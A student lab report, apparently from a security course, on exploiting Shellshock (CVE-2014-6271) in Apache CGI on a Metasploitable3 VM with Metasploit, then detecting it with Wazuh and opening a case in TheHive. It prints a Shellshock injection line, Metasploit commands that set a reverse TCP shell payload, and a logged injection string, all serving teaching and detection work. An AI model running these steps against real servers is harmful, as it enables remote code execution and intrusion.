

# Eksploatacija ranjivosti, detekcija, i Incident Response izveštaj

Ime studenta: Anastasija Savić i Katarina Vučić

Datum: 30.11.2024.

---

## Pregled Ranljivosti

### 1.1 Informacije o ranljivosti

ID ranljivosti (CVE): CVE 2014-6271

Pogođen servis: GNU Bash

CVSS ocena: 9.8 (kritično)

Opis ranljivosti: Omogućava napadačima da izvrše proizvoljan kod u ciljanom sistemu. Napadač može, prilikom korišćenja bash-a, umetnuti maliciozan kod u env (environment variable). Napad može da se izvrši udaljeno. Bash se široko koristi, u aplikacijama na Unix/Linux sistemima, uključujući web servere poput Apache-a, gdje CGI skripte mogu pokrenuti ranjiv kod.

Primjer ranjive sintakse

```
env x=() { ;; }; echo Ispiši nešto' bash -c "echo Test"
```

Sve poslije definicije funkcije će se izvršiti. Ovaj exploit je poznat i pod nazivom Bashdoor.

### 1.2 Opis eksploita

**Izvor eksploita:**

[https://www.rapid7.com/db/modules/exploit/multi/http/apache\\_mod\\_cgi\\_bash\\_env\\_exec/](https://www.rapid7.com/db/modules/exploit/multi/http/apache_mod_cgi_bash_env_exec/)

### Metod eksploatacije:

Iskorištava se ranjivost ShellShock, koja nastaje kao proizvod lošeg rukovanja env varijablama od strane bash shell-a. Ovaj modul cilja CGI skripte na Apache web serveru tako što postavlja promjenljivu okruženja HTTP\_USER\_AGENT na malicioznu funkciju.

---

## Proces Eksploatacije

### 2.1 Podešavanje eksploita

**Ranjiv cilj:**

(Opis podešavanja ranjive mašine - koja je verzija servisa, na kom port-u trči)

Ciljna mašina koristi ranjivu verziju Bash-a, koja omogućava eksploataciju ShellShock ranjivosti.

Verzija servisa: Apache HTTP server sa omogućenim CGI skriptama i bash sa verzijom 4.3 ili manjom.

Port: 80.

## Alati za eksploataciju:

Korišćen je Metasploit alat za detekciju i eksploataciju ranjivosti.

## 2.2 Koraci eksploatacije

Objasnite proces eksploatacije korak po korak - DETALJNO:

Na početku svake eksploatacije smo prvo koristili komandu **msfconsole** koja pokreće interaktivnu konzolu Metasploit Framework-a. Nakon toga možemo da pretražujemo dostupne eksploite unutar metasploit alata.

Na *Slici 1* ispod vidimo komandu **search shellshock** koja pretražuje dostupne eksploite za shellshock ranjivost. Koristeći **use** komandu, biramo koji ćemo exploit koristiti.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > search shellshock

Matching Modules
=====
#    Name                                          Disclosure Date   Rank    Check  Description
-    -
0    exploit/linux/http/advantech_switch_bash_env_exec 2015-12-01       excellent Yes    Advantech Switch Bash Envir
onment Variable Code Injection (Shellshock)
1    exploit/multi/http/apache_mod_cgi_bash_env_exec 2014-09-24       excellent Yes    Apache mod_cgi Bash Environ
ment Variable Code Injection (Shellshock)
2    \_ target: Linux x86
3    \_ target: Linux x86_64
4    auxiliary/scanner/http/apache_mod_cgi_bash_env 2014-09-24       normal   Yes    Apache mod_cgi Bash Environ
ment Variable Injection (Shellshock) Scanner
5    exploit/multi/http/cups_bash_env_exec           2014-09-24       excellent Yes    CUPS Filter Bash Environmen
t Variable Code Injection (Shellshock)
6    auxiliary/server/dhclient_bash_env              2014-09-24       normal   No     DHCP Client Bash Environmen
t Variable Code Injection (Shellshock)
7    exploit/unix/dhcp/bash_environment               2014-09-24       excellent No     Dhclient Bash Environment V
ariable Injection (Shellshock)
8    exploit/linux/http/ipfire_bashbug_exec          2014-09-29       excellent Yes    IPFire Bash Environment Var
iable Injection (Shellshock)
9    exploit/multi/misc/legend_bot_exec              2015-04-27       excellent Yes    Legend Perl IRC Bot Remote
Code Execution
10   exploit/osx/local/vmware_bash_function_root      2014-09-24       normal   Yes    OS X VMWare Fusion Privileg
e Escalation via Bash Environment Code Injection (Shellshock)
11   exploit/multi/ftp/pureftpd_bash_env_exec         2014-09-24       excellent Yes    Pure-FTPd External Authent
```

Slika 1

*Slika 2* - **grep -R "ScriptAlias" /etc/apache2** komanda se koristila za lociranje ScriptAlias direktiva u Apache konfiguraciji. ScriptAlias je često korišćen za definisanje CGI direktorijuma, gde je Bash ranjiv na ShellShock. Korišćene su **nano** komanda (za simulaciju kreiranja malicioznog koda) i **chmod** skripta za davanje potrebnih permisija.

```
vagrant@metasploitable3-ub1404:~$ ls
metasploit-latest-linux-x64-installer.run  msfinstall  search  VBoxGuestAdditions.iso  wazuh-agent-4.3.11.deb
vagrant@metasploitable3-ub1404:~$ grep -R "ScriptAlias" /etc/apache2
/etc/apache2/conf-available/serve-cgi-bin.conf: ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
/etc/apache2/conf-available/cgi-bin.conf: ScriptAlias /cgi-bin/ /var/www/cgi-bin/
/etc/apache2/conf-enabled/cgi-bin.conf: ScriptAlias /cgi-bin/ /var/www/cgi-bin/
/etc/apache2/mods-available/mime.conf: # To use CGI scripts outside of ScriptAliased directories:
/etc/apache2/mods-enabled/mime.conf: # To use CGI scripts outside of ScriptAliased directories:
vagrant@metasploitable3-ub1404:~$ cd /usr/lib/cgi-bin
vagrant@metasploitable3-ub1404:/usr/lib/cgi-bin$ sudo nano hello.sh
vagrant@metasploitable3-ub1404:/usr/lib/cgi-bin$ sudo chmod 755 hello.sh
vagrant@metasploitable3-ub1404:/usr/lib/cgi-bin$ cat hello.sh
#!/bin/bash
echo "Content-type: text/html"
echo ""
echo "Hello world!"
vagrant@metasploitable3-ub1404:/usr/lib/cgi-bin$ |
```

Slika 2

Slika 3 prikazuje komandu **set targeturi /cgi-bin/hello.sh** koja podešava target (ciljani) URI za eksploataciju. Ova komanda precizira Metasploit modulu gde se nalazi ranjiva skripta koja će biti korišćena za izvršavanje napada.

**show payloads** - prikazuje listu dostupnih payload-a, koji se mogu koristiti sa trenutnim eksplotom. Payload je dio koda koji se ubacuje na ciljani sistem kako bi izvršio određene zadatke (npr. čitanje podataka, upravljanje privilegijama, itd.).

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/hello.sh
targeturi => /cgi-bin/hello.sh
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > show payloads

Compatible Payloads
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	payload/generic/custom	.	normal	No	Custom Payload
1	payload/generic/debug_trap	.	normal	No	Generic x86 Debug Trap
2	payload/generic/shell_bind_aws_ssm	.	normal	No	Command Shell, Bind SSM (via AWS API)
3	payload/generic/shell_bind_tcp	.	normal	No	Generic Command Shell, Bind TCP
4	payload/generic/shell_reverse_tcp	.	normal	No	Generic Command Shell, Reverse TCP
5	payload/generic/ssh/interact	.	normal	No	Interact with Established SSH Connection
6	payload/generic/tight_loop	.	normal	No	Generic x86 Tight Loop
7	payload/linux/x86/chmod	.	normal	No	Linux Chmod
8	payload/linux/x86/exec	.	normal	No	Linux Execute Command
9	payload/linux/x86/meterpreter/bind_ipv6_tcp	.	normal	No	Linux Mettle x86, Bind IPv6 TCP
10	payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid	.	normal	No	Linux Mettle x86, Bind IPv6 TCP

Slika 3

Slika 4 prikazuje postavljanje odabranog payload-a. Kada se koristi reverse TCP, kompromitovani sistem uspostavlja vezu ka napadačevom serveru (ili kontrolnom centru), omogućavajući napadaču da dobije pristup toj mašini. Napadač može da postavi „lažni” server ili listener na određenoj ip adresi i portu.

```
22 payload/linux/x86/shell/bind_ipv6_tcp_uuid . normal No Linux Command Shell, Bind IPv6
TCP Stager with UUID Support (Linux x86)
23 payload/linux/x86/shell/bind_nonx_tcp . normal No Linux Command Shell, Bind TCP S
tager
24 payload/linux/x86/shell/bind_tcp . normal No Linux Command Shell, Bind TCP S
tager (Linux x86)
25 payload/linux/x86/shell/bind_tcp_uuid . normal No Linux Command Shell, Bind TCP S
tager with UUID Support (Linux x86)
26 payload/linux/x86/shell/reverse_ipv6_tcp . normal No Linux Command Shell, Reverse TC
P Stager (IPv6)
27 payload/linux/x86/shell/reverse_nonx_tcp . normal No Linux Command Shell, Reverse TC
P Stager
28 payload/linux/x86/shell/reverse_tcp . normal No Linux Command Shell, Reverse TC
P Stager
29 payload/linux/x86/shell/reverse_tcp_uuid . normal No Linux Command Shell, Reverse TC
P Stager
30 payload/linux/x86/shell_bind_ipv6_tcp . normal No Linux Command Shell, Bind TCP I
nline (IPv6)
31 payload/linux/x86/shell_bind_tcp . normal No Linux Command Shell, Bind TCP I
nline
32 payload/linux/x86/shell_bind_tcp_random_port . normal No Linux Command Shell, Bind TCP R
andom Port Inline
33 payload/linux/x86/shell_reverse_tcp . normal No Linux Command Shell, Reverse TC
P Inline
34 payload/linux/x86/shell_reverse_tcp_ipv6 . normal No Linux Command Shell, Reverse TC
P Inline (IPv6)

msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set payload linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > |
```

Slika 4

## 2.3 Rezultat eksploatacije

Slika 5 prikazuje rezultat eksploatacije.

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Command Stager progress - 100.00% done (1092/1092 bytes)
[*] Exploit completed, but no session was created.
```

Slika 5

## Detekcija Korišćenjem Wazuh SIEM-a


### 3.1 Wazuh SIEM pravila

#### Pravila korišćena za detekciju:

ID pravila: T1203

Opis: Detektuje pokušaj izvršavanja malicioznog koda kroz ranjivosti u bash-u, pomoću regex-a koji detektuje tekst koji sadrži sledeće znakove: `() { ; }`

*Id* pravila predstavlja jedinstveni identifikator, dok *level* predstavlja nivo opasnosti koju predstavlja definisani napad. Level 12 kreira high severity alert. *Group* atributi predstavljaju oznake koje će alert da dobije nakon kreiranja, a koji mogu da se korise za filtriranje. *Options* atribut definiše da se u alertu ne stavi ceo log.



Slika 6

### 3.2 Konfiguracija SIEM-a

#### Podešavanje Wazuh agenta:

Agent se nalazi na istoj mašini kao i metasploitable3. Ta mašina je Ubuntu 14. U terminalu run-nujemo komande koje dobijemo nakon što deploy-ujemo agenta sa Wazuh servera. Komande su prilagođene mašini na kojoj će biti agent, ip adresi i nazivu manager-a. Nakon

toga samo startujemo wazuh agenta - komanda **`sudo service wazuh-agent start`**. Takođe, možemo koristiti komande **`sudo service wazuh-agent restart`** i **`sudo service wazuh-agent stop`** za ponovno pokretanje i zaustavljanje wazuh agenta.

### Prikupljanje logova:

Pokušaji eksploatacije se mogu vidjeti na *Slici 7*. Logovi nam prikazuju informacije o pokušaju eksploatacije (koja eksploatacija je u pitanju, kada je pokušaj izveden, sa kog agenta i mašine itd. (pogledati *Sliku 7*).

Praćeni logovi su `/var/log/apache2/error.log` i `/var/log/apache2/access.log`

### 3.3 Proces detekcije

Opišite proces detekcije:

Ukoliko se detektuju sumnjivi logovi, generiše se alert i prikazuje na dashboardu, što se može videti na screenshot-u prikaza alerta koji se nalaze ispod (*Slika 9*).

---

## Incident Response sa The Hive-om

### 4.1 Podešavanje integracije

#### Opis integracije:

Wazuh i TheHive su povezani prateći tutorijal sa linka

<https://wazuh.com/blog/using-wazuh-and-thehive-for-threat-protection-and-incident-response/>

#### Integracija pravila:

Nakon kreiranog alerta u Wazuh-u, pojavio se alert unutar TheHive-a. Na slikama ispod (*Slika 7*, *Slika 8*, *Slika 9*) nalaze se screenshot-ovi Wazuh i TheHive alata unutar alert sekcija.

Security Alerts							
Time ↓	Agent	Agent name	Technique(s)	Tactic(s)	Description	Level	Rule ID
> Nov 24, 2024 @ 21:45:59.397	000	wazuh-vm			Suspicious Drupal POST request with possible command injection	12	111133
> Nov 24, 2024 @ 21:45:25.038	003	metasploitable3-ub1404	T1068 T1190	Privilege Escalation, Initial Access	Shellshock attack attempt	6	31166
> Nov 24, 2024 @ 21:45:25.002	003	metasploitable3-ub1404	T1068 T1190	Privilege Escalation, Initial Access	Shellshock attack attempt	6	31166
> Nov 24, 2024 @ 21:43:20.148	003	metasploitable3-ub1404	T1068 T1190	Privilege Escalation, Initial Access	Shellshock attack attempt	6	31166

*Slika 7*

Nov 24, 2024 @ 21:43:20.148

003

metasploitable3-ub1404



T1068 T1190

Privilege Escalation, Initial Access

Shellshock attack attempt

6

31166

Table	JSON	Rule
	@timestamp	2024-11-24T20:43:20.148Z
	_id	lnrqX5MBWA-sWVB9Lw76
	agent.id	003
	agent.ip	10.0.2.15
 	agent.name	metasploitable3-ub1404
	data.id	404
	data.protocol	GET
	data.srcip	10.0.2.15
	data.url	/cgi-bin/hello.sh
	decoder.name	web-accesslog
	full_log	10.0.2.15 - - [24/Nov/2024:20:43:19 +0000] "GET /cgi-bin/hello.sh HTTP/1.1" 404 448 "-" {} {;}:echo -e "\n\nWS\$(echo W/W)"
	id	1732481000.856441
	input.type	log
	location	/var/log/apache2/access.log
	manager.name	wazuh-vm
	rule.description	Shellshock attack attempt

Slika 8

Alerts

Enter a case number

+

Create Case

?

A

→

default

Quick Filters

Export list

54.5-1

<

Slika 9

## 4.2 Kreiranje slučaja u The Hive-u

Detalji o slučaju:





Slika 10 prikazuje slučaj u The Hive-u koji se kreirao, nakon što se Wazuh pravilo aktiviralo.

This instance uses a **Platinum License** for **Trial** purpose, and will expire in **15 days**. [Register now.](#)

Cases

Enter a case number

+ Create Case



→ default Quick Filters Export list

Z

1

203

<input type="checkbox"/>	Status	Severity	#Number	Title	Details	Assignee	Dates	S.	C.	U.
<input type="checkbox"/>	New New 4 hours ago	C	#1	Shellshock attack attempt	Tasks Observables TTPs Linked Alerts	0 3 0 1	A S. 01/12/2024 15:23 C. 01/12/2024 15:24			
				rule=31166 wazuh agent_name=metasploitable3-ub140... agent_id=001						
				None						

< Previous 0 - 1 of 1 Next > Show 30

Slika 10